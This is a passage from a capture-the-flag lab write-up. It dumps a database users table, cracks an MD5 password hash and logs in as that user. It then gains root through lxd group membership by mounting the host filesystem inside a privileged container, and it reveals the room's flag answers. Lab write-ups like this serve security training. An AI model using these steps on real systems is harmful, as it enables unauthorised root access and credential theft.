mysql> select * from users;
select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
```

<https://crackstation.net/>

@computer@

| Hash                             | Type | Result     |
|----------------------------------|------|------------|
| edc621628f6d19a13a00fd683f5e3ff7 | md5  | @computer@ |

su flynn

@computer@

```
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

id

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

lxc image list

```
flynn@light-cycle:~$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+
```

lxc init Alpine test -c security.privileged=true

lxc config device add test trogdor disk source=/ path=/mnt/root recursive=true

lxc start test

lxc exec test /bin/sh

```
cd /mnt/root/root
```

```
~ # ^[[30;5Rcd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ^[[30;18Rls
ls
root.txt
/mnt/root/root # ^[[30;18Rcat root.txt
cat root.txt
THM{FLYNN_LIVES}
```